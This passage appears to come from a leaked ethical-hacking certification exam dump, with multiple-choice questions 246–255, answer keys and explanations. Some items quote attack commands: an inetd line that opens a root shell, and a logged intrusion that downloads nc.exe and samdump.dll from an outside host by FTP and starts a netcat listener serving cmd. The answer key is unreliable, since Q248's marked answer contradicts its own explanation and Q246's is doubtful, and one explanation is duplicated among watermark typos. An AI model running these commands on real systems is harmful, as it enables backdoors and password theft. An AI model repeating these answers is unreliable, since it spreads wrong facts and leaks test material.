D. The host does not respond to ICMP packets.

Answer: A

Question: 246
Study the following exploit code taken from a Linux machine and answer the questions below:
echo "ingreslock stream tcp nowait root /bin/sh sh –I" > /tmp/x;
/usr/sbin/inetd –s /tmp/x;
sleep 10;
/bin/ rm –f /tmp/x AAAA…AAA
In the above exploit code, the command "/bin/sh sh –I" is given.
What is the purpose, and why is 'sh' shown twice?

A. The command /bin/sh sh –i appearing in the exploit code is actually part of an inetd configuration file.
B. The length of such a buffer overflow exploit makes it prohibitive for user to enter manually. The second 'sh' automates this function.
C. It checks for the presence of a codeword (setting the environment variable) among the environment variables.
D. It is a giveaway by the attacker that he is a script kiddy.

Answer: D

Explanation:
What's going on in the above question is the attacker is trying to write to the unix filed /tm/x (his inetd.conf replacement config) -- he is attempting to add a service called ingresslock (which doesnt exist), which is "apparently" suppose to spawn a shell the given port specified by /etc/services for the service "ingresslock", ingresslock is a non-existant service, and if an attempt were made to respawn inetd, the service would error out on that line. (he would have to add the service to /etc/services to suppress the error). Now the question is assheets about /bin/sh sh -i which produces an error that should read "sh: /bin/sh: cannot execute binary file", the –I option places the shell in interactive mode and cannot be used to respawn itself.

What's going on in the above question is the attacker is trying to write to the unix filed /tm/x (his inetd.conf replacement config) -- he is attempting to add a service called ingresslock (which doesnt exist), which is "apparently" suppose to spawn a shell the given port specified by

/etc/services for the service "ingresslock", ingresslock is a non-existant service, and if an attempt were made to respawn inetd, the service would error out on that line. (he would have to add the service to /etc/services to surpriess the error). Now the question is assheets about /bin/sh sh -i which produces an error that should read "sh: /bin/sh: cannot execute binary file", the –I option places the shell in interactive mode and cannot be used to respawn itself.

Question: 247
Jane wishes to forward X-Windows traffic to a remote host as well as POP3 traffic. She is worried that adversaries might be monitoring the communication link and could inspect captured traffic. She would line to tunnel the information to the remote end but does not have VPN capabilities to do so. Which of the following tools can she use to protect the link?

A. MD5
B. SSH
C. RSA
D. PGP

Answer: B

Question: 248
The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The file Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini. He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below:

```
“cmd1.exe /c open 213.116.251.162 >ftpcom”
“cmd1.exe /c echo johna2k >>ftpcom”
“cmd1.exe /c echo haxedj00 >>ftpcom”
“cmd1.exe /c echo get nc.exe >>ftpcom”
“cmd1.exe /c echo get samdump.dll >>ftpcom”
“cmd1.exe /c echo quit >>ftpcom”
“cmd1.exe /c ftp –s:ftpcom”
“cmd1.exe /c nc –l –p 6969 e-cmd1.exe”
```

What can you infer from the exploit given?

A. It is a local exploit where the attacker logs in using username johna2k.
B. There are two attackers on the system – johna2k and haxedj00.
C. The attack is a remote exploit and the hacker downloads three files.
D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port.

Answer: A

Explanation:
Essentially what's going on above is this --
The attacker is adding the steps for an ftp session to a text file, he is including the IP address of the FTP server, the user, and the password, now that he has logged in, he downloads two files, nc (tcp/ip swiss army knife) and a DLL file, CEH called "Hacker Tool" and he then issues a command to disconnect, all of this is being written to the file "ftpcom" the >> you see on each line is telling the shell to "append" to the file, not start from scratch (< is read in, > is write out, >> is append to already created file by the C function open("ftpcom", O_CREAT)). after that an nc

session is executed and told to listen to tcp port 6969 of the server, and execute cmd1.exe (a dos shell) -- for the purposes of the exploit, cmd1.exe has been renamed or compromised.

Question: 249
You want to use netcat to generate huge amount of useless network data continuously for various performance examing between 2 hosts.

Which of the following commands accomplish this?

A. Machine A

```
   #yes AAAAAAAAAAAAAAAAAAAAAA | nc –v –v –l –p 2222 > /dev/null
   Machine B
   #yes BBBBBBBBBBBBBBBBBBBBBB | nc machinea 2222 > /dev/null
```

B. Machine A

```
   cat somefile | nc –v –v –l –p 2222
   Machine B
   cat somefile | nc othermachine 2222
```

C. Machine A

```
   nc –l –p 1234 | uncompress –c | tar xvfp
   Machine B
   tar cfp - /some/dir | compress –c | nc –w 3 machinea 1234
```

D. Machine A

```
   while true : do
   nc –v –l –s –p 6000 machineb 2
   Machine B
   while true ; do
   nc –v –l –s –p 6000 machinea 2
   done
```

Answer: A

Explanation:
Machine A is setting up a listener on port 2222 using the nc command and then having the letter A sent an infinite amount of times, when yes is used to send data yes NEVER stops until it recieves a break signal from the terminal (Control+C), on the client end (machine B), nc is being used as a client to connect to machine A, sending the letter B and infinite amount of times, while both clients have established a TCP connection each client is infinitely sending data to each other, this process will run FOREVER until it has been stopped by an administrator or the attacker.

Question: 250
Windump is the windows port of the famous TCPDump packet sniffer available on a variety of platforms. In order to use this tool on the Windows platform you must install a packet capture library. What is the name of this library?

A. NTPCAP
B. LibPCAP
C. WinPCAP
D. PCAP

Answer: C

Question: 251
What is the term used to describe an attack that falsifies a broadcast ICMP echo request and includes a primary and secondary victim?

A. Fraggle Attack
B. Man in the Middle Attack
C. Trojan Horse Attack
D. Smurf Attack
E. Back Orifice Attack

Answer: D

Question: 252
A Examsheets security System Administrator is reviewing the network system log files. He notes the following:
- Network log files are at 5 MB at 12:00 noon.
- At 14:00 hours, the log files at 3 MB.

What should he assume has happened and what should he do about the situation?

A. He should contact the attacker's ISP as soon as possible and have the connection disconnected.
B. He should log the event as suspicious activity, continue to investigate, and take further steps according to site security policy.
C. He should log the file size, and archive the information, because the router crashed.
D. He should run a file system check, because the Syslog server has a self correcting file system problem.
E. He should disconnect from the Internet discontinue any further unauthorized use, because an attack has taken place.

Answer: B

Question: 253
To what does "message repudiation" refer to what concept in the realm of email security?

A. Message repudiation means a user can validate which mail server or servers a message was passed through.
B. Message repudiation means a user can claim damages for a mail message that damaged their reputation.
C. Message repudiation means a recipient can be sure that a message was sent from a particular person.
D. Message repudiation means a recipient can be sure that a message was sent from a certain host.
E. Message repudiation means a sender can claim they did not actually send a particular message.

Answer: E

Question: 254
What happens during a SYN flood attack?

A. TCP connection requests floods a target machine is flooded with randomized source address & ports for the TCP ports.
B. A TCP SYN packet, which is a connection initiation, is sent to a target machine, giving the target host's address as both source and destination, and is using the same port on the target host as both source and destination.
C. A TCP packet is received with the FIN bit set but with no ACK bit set in the flags field.

D. A TCP packet is received with both the SYN and the FIN bits set in the flags field.

Answer: A

Question: 255
What happens when one experiences a ping of death?

A. This is when an IP datagram is received with the “protocol” field in the IP header set to 1 (ICMP) and the “type” field in the ICMP header is set to 18 (Address Mask Reply).
B. This is when an IP datagram is received with the “protocol” field in the IP header set to 1 (ICMP), the Last Fragment bit is set, and (IP offset ‘ 8) + (IP data length) >65535.
In other words, the IP offset (which represents the starting position of this fragment in the original packet, and which is in 8-byte units) plus the rest of the packet is greater than the maximum size for an IP packet.
C. This is when an IP datagram is received with the “protocol” field in the IP header set to 1 (ICMP) and the source equal to destination address.
D. This is when an the IP header is set to 1 (ICMP) and the “type” field in the ICMP header is set to 5 (Redirect).

Answer: B

END OF DOCUMENT